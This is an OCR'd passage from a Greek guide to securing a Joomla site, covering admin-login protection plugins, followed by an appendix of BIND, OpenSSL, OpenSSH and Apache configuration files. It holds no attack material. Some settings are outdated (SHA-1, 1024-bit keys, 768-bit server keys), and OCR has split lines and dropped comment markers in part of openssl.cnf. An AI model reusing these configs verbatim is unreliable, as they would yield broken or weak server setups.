
Το άρθρωμα αυτό δυστυχώς δε μπορούμε να το δοκιμάσουμε άμεσα μιας και δε διαθέτουμε δημόσια διεύθυνση IP που να βρίσκεται στη βάση δεδομένων του «Project Honey Pot» αλλά μπορούμε να πούμε από εμπειρία ότι τα αποτελέσματα χρήσης του σε πραγματικές ιστοσελίδες είναι ορατά.



Εικόνα 38 - Η σελίδα ρυθμίσεων του "http:BL Plugin"

Βελτίωση της ασφάλειας της σελίδας διαχείρισης

Η σελίδα διαχείρισής μας:



Εικόνα 39 - Η σελίδα διαχείρισης του Joomla


είναι ορατή και προσβάσιμη από το ευρύτερο Διαδίκτυο μιας και βρίσκεται πάντα στη διεύθυνση «www.onoma-site.gr/administrator/». Αυτό φυσικά εγκυμονεί πολλούς κινδύνους όπως επιθέσεις λεξικού (dictionary attacks) για την εύρεση του κωδικού πρόσβασης και άλλα παρόμοια.

Ένας τρόπος περιορισμού του κινδύνου είναι να αλλάξουμε το εκ προεπιλογής όνομα του διαχειριστή («admin»), να χρησιμοποιούμε ισχυρούς κωδικούς και να υλοποιήσουμε το σύστημα περιορισμού συνδέσεων που αναφέραμε παραπάνω.


Όμως παραμένει υπαρκτός ο κίνδυνος κάποιος κακόβουλος χρήστης, μπορεί και της ίδιας της ιστοσελίδας μας, να αποκτήσει πρόσβαση στη διαχείριση όπου και μπορεί πλέον να προκαλέσει σημαντική ζημιά ή ακόμα και να την αντικαταστήσει με δικιά του!

Ένα χρήσιμο άρθρωμα που θωρακίζει περισσότερο τη σελίδα διαχείρισης είναι το Core Design Login Confirmation plugin που ακολουθεί την καινοτόμο τακτική του να κλειδώνει τις λειτουργίες διαχείρισης μέχρι να επιβεβαιώσει ο διαχειριστής ένα email που αποστέλλεται σε αυτόν ακολουθώντας έναν δεσμό που αναγράφεται σε αυτό.

Με την εγκατάσταση και ενεργοποίηση του αρθρώματος αυτού ο διαχειριστής ναι μεν έχει πρόσβαση και μπορεί να εισέλθει στη σελίδα διαχείρισης αλλά αυτόματα αποστέλλεται email επιβεβαίωσης στη διεύθυνση που έχει ορίσει και όλες οι λειτουργίες είναι ανενεργές μέχρι να επισκεφτεί τη σελίδα που αναφέρεται στο email:




Εικόνα 40 - Η σελίδα διαχείρισης κλειδωμένη από το "Core Design Login Confirmation"



Εικόνα 41 - Email επιβεβαίωσης από το Core Design Login Confirmation

Αφού ακολουθήσει την αναγραφόμενη διεύθυνση, έχει πλέον κανονική πρόσβαση στις λειτουργίες διαχείρισης:



Εικόνα 42 - Η σελίδα διαχείρισης αφού ακολουθήσουμε το email επιβεβαίωσης

ΠΑΡΑΡΤΗΜΑ

Αρχεία Ρυθμίσεων

BIND DNS Server

named.conf

```
// This is the primary configuration file for the BIND DNS server
named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information
on the
// structure of BIND configuration files in Debian, *BEFORE* you
customize
// this configuration file.
//
// If you are just adding zones, please do that in
/etc/bind/named.conf.local

include "/etc/bind/named.conf.options";

// prime the server with knowledge of the root servers
zone "." {
        type hint;
        file "/etc/bind/db.root";
};

// be authoritative for the localhost forward and reverse zones, and
for
// broadcast zones as per RFC 1912

zone "localhost" {
        type master;
        file "/etc/bind/db.local";
};

zone "127.in-addr.arpa" {
        type master;
        file "/etc/bind/db.127";
};

zone "0.in-addr.arpa" {
        type master;
        file "/etc/bind/db.0";
};

zone "255.in-addr.arpa" {
        type master;
        file "/etc/bind/db.255";
};

// zone "com" { type delegation-only; };
// zone "net" { type delegation-only; };

// From the release notes:
//  Because many of our users are uncomfortable receiving undelegated
answers
```

```
//  from root or top level domains, other than a few for whom that
behaviour
//  has been trusted and expected for quite some length of time, we
have now
//  introduced the "root-delegations-only" feature which applies
delegation-only
//  logic to all top level domains, and to the root domain.  An
exception list
//  should be specified, including "MUSEUM" and "DE", and any other
top level
//  domains from whom undelegated responses are expected and trusted.
// root-delegation-only exclude { "DE"; "MUSEUM"; };

include "/etc/bind/named.conf.local";
```

named.conf.local

```
//
// Do any local configuration here
//

// Consider adding the 1918 zones here, if they are not used in your
// organization
//include "/etc/bind/zones.rfc1918";

zone "kriti-videos.gr" {
        type master;
        file "/etc/bind/kriti-videos.gr.hosts";
        };
```

krit-videos.gr.hosts

```
$ttl 38400
@       IN      SOA     83.133.127.52 admin.kriti-videos.gr. (
                        1154945227
                        10800
                        3600
                        604800
                        38400 )
@                       IN      NS      ns1.kriti-videos.gr.
@                       IN      A       83.133.127.52

www                     IN      CNAME   kriti-videos.gr.
mail                    IN      A       83.133.127.52
@                       IN      MX      5 mail.kriti-videos.gr.
```

OpenSSL

openssl.cnf

```
#
# OpenSSL example configuration file.
# This is mostly being used for generation of certificate requests.
#

# This definition stops the following lines choking if HOME isn't
# defined.
HOME                    = .
RANDFILE                = $ENV::HOME/.rnd

# Extra OBJECT IDENTIFIER info:
#oid_file               = $ENV::HOME/.oid
oid_section             = new_oids

# To use this configuration file with the "-extfile" option of the
# "openssl x509" utility, name here the section containing the
# X.509v3 extensions to use:
# extensions            =
# (Alternatively, use a configuration file that has only
# X.509v3 extensions in its main [= default] section.)

[ new_oids ]

# We can add new OIDs in here for use by 'ca' and 'req'.
# Add a simple OID like this:
# testoid1=1.2.3.4
# Or use config file substitution like this:
# testoid2=${testoid1}.5.6

####################################################################
[ ca ]
default_ca      = CA_default            # The default ca section

####################################################################
[ CA_default ]

dir             = /etc/ssl/ca           # Where everything is kept
certs           = $dir/certs            # Where the issued certs are kept
crl_dir         = $dir/crl              # Where the issued crl are kept
database        = $dir/index.txt        # database index file.
#unique_subject         = no                    # Set to 'no' to allow creation of
                                        # several ctificates with same subject.
new_certs_dir = $dir/newcerts                   # default place for new certs.

certificate     = $dir/cacert.pem       # The CA certificate
serial          = $dir/serial           # The current serial number
```

```
crlnumber       = $dir/crlnumber        # the current crl number
                                        # must be commented out to leave a V1 CRL
crl             = $dir/crl.pem          # The current CRL
private_key     = $dir/private/cakey.pem# The private key
RANDFILE        = $dir/private/.rand    # private random number file

x509_extensions         = usr_cert              # The extensions to add to the cert

# Comment out the following two lines for the "traditional"
# (and highly broken) format.
name_opt        = ca_default            # Subject Name options
cert_opt        = ca_default            # Certificate field options

# Extension copying option: use with caution.
# copy_extensions = copy

# Extensions to add to a CRL. Note: Netscape communicator chokes on V2 CRLs
# so this is commented out by default to leave a V1 CRL.
# crlnumber must also be commented out to leave a V1 CRL.
# crl_extensions        = crl_ext

default_days  = 1825                    # how long to certify for
default_crl_days= 30                    # how long before next CRL
default_md      = sha1                  # which md to use.
preserve        = no                    # keep passed DN ordering

# A few difference way of specifying how similar the request should look
# For type CA, the listed attributes must be the same, and the optional
# and supplied fields are just that :-)
policy          = policy_match

# For the CA policy
[ policy_match ]
countryName             = match
stateOrProvinceName     = match
organizationName        = match
organizationalUnitName      = optional
commonName              = supplied
emailAddress            = optional

# For the 'anything' policy
# At this point in time, you must list all acceptable 'object'
# types.
[ policy_anything ]
countryName             = optional
stateOrProvinceName     = optional
localityName            = optional
organizationName        = optional
organizationalUnitName      = optional
commonName              = supplied
```

```
emailAddress            = optional

#####################################################################
[ req ]
default_bits            = 1024
default_keyfile         = privkey.pem
distinguished_name      = req_distinguished_name
attributes              = req_attributes
x509_extensions         = v3_ca         # The extensions to add to the self signed cert

# Passwords for private keys if not present they will be prompted for
# input_password = secret
# output_password = secret

# This sets a mask for permitted string types. There are several options.
# default: PrintableString, T61String, BMPString.
# pkix   : PrintableString, BMPString.
# utf8only: only UTF8Strings.
# nombstr : PrintableString, T61String (no BMPStrings or UTF8Strings).
# MASK:XXXX a literal mask value.
# WARNING: current versions of Netscape crash on BMPStrings or UTF8Strings
# so use this option with caution!
string_mask = nombstr

# req_extensions = v3_req # The extensions to add to a certificate request

[ req_distinguished_name ]
countryName                     = Country Name (2 letter code)
countryName_default             = AU
countryName_min                         = 2
countryName_max                         = 2

stateOrProvinceName             = State or Province Name (full name)
stateOrProvinceName_default             = Some-State

localityName                    = Locality Name (eg, city)

0.organizationName              = Organization Name (eg, company)
0.organizationName_default      = Internet Widgits Pty Ltd

# we can do this but it is not needed normally :-)
#1.organizationName             = Second Organization Name (eg, company)
#1.organizationName_default=  World Wide Web Pty Ltd

organizationalUnitName                  = Organizational Unit Name (eg, section)
#organizationalUnitName_default     =

0.commonName                    = Common Name (eg, YOUR name)
0.commonName_max                        = 64
```

1.commonName = Common Name (eg, YOUR name)
1.commonName_max = 64

2.commonName = Common Name (eg, YOUR name)
2.commonName_max = 64

emailAddress = Email Address
emailAddress_max = 64

SET-ex3 = SET extension number 3

[req_attributes]
challengePassword = A challenge password
challengePassword_min = 4
challengePassword_max = 20

unstructuredName = An optional company name

[usr_cert]

These extensions are added when 'ca' signs a request.

This goes against PKIX guidelines but some CAs do it and some software
requires this to avoid interpreting an end user certificate as a CA.

basicConstraints=CA:FALSE

Here are some examples of the usage of nsCertType. If it is omitted
the certificate can be used for anything *except* object signing.

This is OK for an SSL server.
nsCertType = server

For an object signing certificate this would be used.
nsCertType = objsign

For normal client use this is typical
nsCertType = client, email

and for everything including object signing:
nsCertType = client, email, objsign

This is typical in keyUsage for a client certificate.
keyUsage = nonRepudiation, digitalSignature, keyEncipherment

# This will be displayed in Netscape's comment listbox.
nsComment = "OpenSSL Generated Certificate"

# PKIX recommendations harmless if included in all certificates.
subjectKeyIdentifier=hash

```
authorityKeyIdentifier=keyid,issuer

# This stuff is for subjectAltName and issuerAltname.
# Import the email address.
# subjectAltName=email:copy
# An alternative to produce certificates that aren't
# deprecated according to PKIX.
# subjectAltName=email:move

# Copy subject details
# issuerAltName=issuer:copy

#nsCaRevocationUrl              = http://www.domain.dom/ca-crl.pem
#nsBaseUrl
#nsRevocationUrl
#nsRenewalUrl
#nsCaPolicyUrl
#nsSslServerName

[ v3_req ]

# Extensions to add to a certificate request

basicConstraints = CA:FALSE
keyUsage = nonRepudiation, digitalSignature, keyEncipherment

[ v3_ca ]


# Extensions for a typical CA


# PKIX recommendation.

subjectKeyIdentifier=hash

authorityKeyIdentifier=keyid:always,issuer:always

# This is what PKIX recommends but some broken software chokes on critical
# extensions.
#basicConstraints = critical,CA:true
# So we do this instead.
basicConstraints = CA:true

# Key usage: this is typical for a CA certificate. However since it will
# prevent it being used as an test self-signed certificate it is best
# left out by default.
# keyUsage = cRLSign, keyCertSign

# Some might want this also
```

```
# nsCertType = sslCA, emailCA

# Include email address in subject alt name: another PKIX recommendation
# subjectAltName=email:copy
# Copy issuer details
# issuerAltName=issuer:copy

# DER hex encoding of an extension: beware experts only!
# obj=DER:02:03
# Where 'obj' is a standard or added object
# You can even override a supported extension:
# basicConstraints= critical, DER:30:03:01:01:FF

[ crl_ext ]

# CRL extensions.
# Only issuerAltName and authorityKeyIdentifier make any sense in a CRL.

# issuerAltName=issuer:copy
authorityKeyIdentifier=keyid:always,issuer:always

[ proxy_cert_ext ]
# These extensions should be added when creating a proxy certificate

# This goes against PKIX guidelines but some CAs do it and some software
# requires this to avoid interpreting an end user certificate as a CA.

basicConstraints=CA:FALSE

# Here are some examples of the usage of nsCertType. If it is omitted
# the certificate can be used for anything *except* object signing.

# This is OK for an SSL server.
# nsCertType                    = server

# For an object signing certificate this would be used.
# nsCertType = objsign

# For normal client use this is typical
# nsCertType = client, email

# and for everything including object signing:
# nsCertType = client, email, objsign

# This is typical in keyUsage for a client certificate.
# keyUsage = nonRepudiation, digitalSignature, keyEncipherment

# This will be displayed in Netscape's comment listbox.
nsComment                       = "OpenSSL Generated Certificate"
```

```
# PKIX recommendations harmless if included in all certificates.
subjectKeyIdentifier=hash
authorityKeyIdentifier=keyid,issuer:always

# This stuff is for subjectAltName and issuerAltname.
# Import the email address.
# subjectAltName=email:copy
# An alternative to produce certificates that aren't
# deprecated according to PKIX.
# subjectAltName=email:move

# Copy subject details
# issuerAltName=issuer:copy

#nsCaRevocationUrl              = http://www.domain.dom/ca-crl.pem
#nsBaseUrl
#nsRevocationUrl
#nsRenewalUrl
#nsCaPolicyUrl
#nsSslServerName

# This really needs to be in place for it to be a proxy certificate.
proxyCertInfo=critical,language:id-ppl-anyLanguage,pathlen:3,policy:foo
```

OpenSSH Server

sshd_config

```
# Package generated configuration file
# See the sshd(8) manpage for details

# What ports, IPs and protocols we listen for
Port 10000
# Use these options to restrict which interfaces/protocols sshd will
bind to
#ListenAddress ::
ListenAddress 0.0.0.0
Protocol 2
# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
#Privilege Separation is turned on for security
UsePrivilegeSeparation yes

# Lifetime and size of ephemeral version 1 server key
KeyRegenerationInterval 3600
ServerKeyBits 768

# Logging
SyslogFacility AUTH
LogLevel INFO

# Authentication:
LoginGraceTime 600
PermitRootLogin no
StrictModes yes
RSAAuthentication yes
PubkeyAuthentication yes
#AuthorizedKeysFile    %h/.ssh/authorized_keys

# Don't read the user's ~/.rhosts and ~/.shosts files
IgnoreRhosts yes
# For this to work you will also need host keys in
/etc/ssh_known_hosts
RhostsRSAAuthentication no
# similar for protocol version 2
HostbasedAuthentication no
# Uncomment if you don't trust ~/.ssh/known_hosts for
RhostsRSAAuthentication
#IgnoreUserKnownHosts yes

# To enable empty passwords, change to yes (NOT RECOMMENDED)
PermitEmptyPasswords no

# Change to no to disable s/key passwords
#ChallengeResponseAuthentication yes

# Change to yes to enable tunnelled clear text passwords
PasswordAuthentication no

# To change Kerberos options
#KerberosAuthentication no
#KerberosOrLocalPasswd yes
#AFSTokenPassing no
```

```
#KerberosTicketCleanup no

# Kerberos TGT Passing does only work with the AFS kaserver
#KerberosTgtPassing yes

X11Forwarding no
X11DisplayOffset 10
PrintMotd yes
PrintLastLog no
KeepAlive yes
#UseLogin no

#MaxStartups 10:30:60
#Banner /etc/issue.net

Subsystem      sftp    /usr/lib/sftp-server
UsePAM yes
```

Apache Webserver

apache.conf

```
# Based upon the NCSA server configuration files originally by Rob
McCool.
# Changed extensively for the Debian package by Daniel Stone
<daniel@sfarc.net>
# and also by Thom May <thom@debian.org>.

# ServerRoot: The top of the directory tree under which the server's
# configuration, error, and log files are kept.
#
# NOTE!  If you intend to place this on an NFS (or otherwise network)
# mounted filesystem then please read the LockFile documentation
# (available at
<URL:http://www.apache.org/docs/mod/core.html#lockfile>);
# you will save yourself a lot of trouble.

ServerRoot "/etc/apache2"

# The LockFile directive sets the path to the lockfile used when
Apache
# is compiled with either USE_FCNTL_SERIALIZED_ACCEPT or
# USE_FLOCK_SERIALIZED_ACCEPT. This directive should normally be left
at
# its default value. The main reason for changing it is if the logs
# directory is NFS mounted, since the lockfile MUST BE STORED ON A
LOCAL
# DISK. The PID of the main server process is automatically appended
to
# the filename.

LockFile /var/lock/apache2/accept.lock

# PidFile: The file in which the server should record its process
# identification number when it starts.

PidFile /var/run/apache2.pid

# Timeout: The number of seconds before receives and sends time out.

Timeout 300

# KeepAlive: Whether or not to allow persistent connections (more
than
# one request per connection). Set to "Off" to deactivate.

KeepAlive On

# MaxKeepAliveRequests: The maximum number of requests to allow
# during a persistent connection. Set to 0 to allow an unlimited
amount.
# We recommend you leave this number high, for maximum performance.

MaxKeepAliveRequests 100

# KeepAliveTimeout: Number of seconds to wait for the next request
from the
# same client on the same connection.
```

```
KeepAliveTimeout 15

##
## Server-Pool Size Regulation (MPM specific)
##

# prefork MPM
# StartServers ......... number of server processes to start
# MinSpareServers ...... minimum number of server processes which are
kept spare
# MaxSpareServers ...... maximum number of server processes which are
kept spare
# MaxClients ........... maximum number of server processes allowed
to start
# MaxRequestsPerChild .. maximum number of requests a server process
serves
<IfModule prefork.c>
StartServers         5
MinSpareServers      5
MaxSpareServers     10
MaxClients          20
MaxRequestsPerChild  0
</IfModule>

# pthread MPM
# StartServers ......... initial  number of server processes to start
# MaxClients ........... maximum  number of server processes allowed
to start
# MinSpareThreads ...... minimum  number of worker threads which are
kept spare
# MaxSpareThreads ...... maximum  number of worker threads which are
kept spare
# ThreadsPerChild ...... constant number of worker threads in each
server process
# MaxRequestsPerChild .. maximum  number of requests a server process
serves
<IfModule worker.c>
StartServers         2
MaxClients         150
MinSpareThreads     25
MaxSpareThreads     75
ThreadsPerChild     25
MaxRequestsPerChild  0
</IfModule>

# perchild MPM
# NumServers ........... constant number of server processes
# StartThreads ......... initial  number of worker threads in each
server process
# MinSpareThreads ...... minimum  number of worker threads which are
kept spare
# MaxSpareThreads ...... maximum  number of worker threads which are
kept spare
# MaxThreadsPerChild ... maximum  number of worker threads in each
server process
# MaxRequestsPerChild .. maximum  number of connections per server
process (then it dies)
<IfModule perchild.c>
NumServers           5
StartThreads         5
```

```
MinSpareThreads      5
MaxSpareThreads     10
MaxThreadsPerChild  20
MaxRequestsPerChild  0
AcceptMutex fcntl
</IfModule>

User www-data
Group www-data

# The following directives define some format nicknames for use with
# a CustomLog directive (see below).
LogFormat "%v %h %l %u %t \"%r\" %>s %b %{Referer}i \"%{User-
Agent}i\"" combined
LogFormat "%h %l %u %t \"%r\" %>s %b" common
LogFormat "%{Referer}i -> %U" referer
LogFormat "%{User-agent}i" agent
CustomLog /var/log/apache2/access.log combined

# Global error log.
ErrorLog /var/log/apache2/error.log

# Include module configuration:
Include /etc/apache2/mods-enabled/*.load
Include /etc/apache2/mods-enabled/*.conf

# Include all the user configurations:
Include /etc/apache2/httpd.conf

# Include ports listing
Include /etc/apache2/ports.conf

# Include generic snippets of statements
Include /etc/apache2/conf.d/[^.#]*

#Let's have some Icons, shall we?
Alias /icons/ "/usr/share/apache2/icons/"
<Directory "/usr/share/apache2/icons">
    Options Indexes MultiViews
    AllowOverride None
    Order allow,deny
    Allow from all
</Directory>

# Set up the default error docs.
#
# Customizable error responses come in three flavors:
# 1) plain text 2) local redirects 3) external redirects
#
# Some examples:
#ErrorDocument 500 "The server made a boo boo."
#ErrorDocument 404 /missing.html
#ErrorDocument 404 "/cgi-bin/missing_handler.pl"
#ErrorDocument 402 http://www.example.com/subscription_info.html
#

#
# Putting this all together, we can Internationalize error responses.
#
# We use Alias to redirect any /error/HTTP_<error>.html.var response
to
```

```
# our collection of by-error message multi-language collections.  We
use
# includes to substitute the appropriate text.
#
# You can modify the messages' appearance without changing any of the
# default HTTP_<error>.html.var files by adding the line;
#
#   Alias /error/include/ "/your/include/path/"
#
# which allows you to create your own set of files by starting with
the
# /usr/local/apache2/error/include/ files and
# copying them to /your/include/path/, even on a per-VirtualHost
basis.
#

<IfModule mod_negotiation.c>
<IfModule mod_include.c>
    Alias /error/ "/usr/share/apache2/error/"

    <Directory "/usr/share/apache2/error">
        AllowOverride None
        Options IncludesNoExec
        AddOutputFilter Includes html
        AddHandler type-map var
        Order allow,deny
        Allow from all
        LanguagePriority en es de fr
        ForceLanguagePriority Prefer Fallback
    </Directory>

    ErrorDocument 400 /error/HTTP_BAD_REQUEST.html.var
    ErrorDocument 401 /error/HTTP_UNAUTHORIZED.html.var
    ErrorDocument 403 /error/HTTP_FORBIDDEN.html.var
    ErrorDocument 404 /error/HTTP_NOT_FOUND.html.var
    ErrorDocument 405 /error/HTTP_METHOD_NOT_ALLOWED.html.var
    ErrorDocument 408 /error/HTTP_REQUEST_TIME_OUT.html.var
    ErrorDocument 410 /error/HTTP_GONE.html.var
    ErrorDocument 411 /error/HTTP_LENGTH_REQUIRED.html.var
    ErrorDocument 412 /error/HTTP_PRECONDITION_FAILED.html.var
    ErrorDocument 413 /error/HTTP_REQUEST_ENTITY_TOO_LARGE.html.var
    ErrorDocument 414 /error/HTTP_REQUEST_URI_TOO_LARGE.html.var
    ErrorDocument 415 /error/HTTP_SERVICE_UNAVAILABLE.html.var
    ErrorDocument 500 /error/HTTP_INTERNAL_SERVER_ERROR.html.var
    ErrorDocument 501 /error/HTTP_NOT_IMPLEMENTED.html.var
    ErrorDocument 502 /error/HTTP_BAD_GATEWAY.html.var
    ErrorDocument 503 /error/HTTP_SERVICE_UNAVAILABLE.html.var
    ErrorDocument 506 /error/HTTP_VARIANT_ALSO_VARIES.html.var

</IfModule>
</IfModule>

DirectoryIndex index.html index.cgi index.pl index.php index.xhtml
index.htm

# UserDir is now a module
#UserDir public_html
#UserDir disabled root

#<Directory /home/*/public_html>
#       AllowOverride FileInfo AuthConfig Limit
```

```
#       Options Indexes SymLinksIfOwnerMatch IncludesNoExec
#</Directory>

AccessFileName .htaccess

<Files ~ "^\.ht">
    Order allow,deny
    Deny from all
</Files>

UseCanonicalName Off

TypesConfig /etc/mime.types
DefaultType text/plain

#Additions by Jim Deves 22-07-08
ServerTokens ProductOnly
ServerSignature Off


HostnameLookups Off

IndexOptions FancyIndexing VersionSort

AddIconByEncoding (CMP,/icons/compressed.gif) x-compress x-gzip

AddIconByType (TXT,/icons/text.gif) text/*
AddIconByType (IMG,/icons/image2.gif) image/*
AddIconByType (SND,/icons/sound2.gif) audio/*
AddIconByType (VID,/icons/movie.gif) video/*

# This really should be .jpg.

AddIcon /icons/binary.gif .bin .exe
AddIcon /icons/binhex.gif .hqx
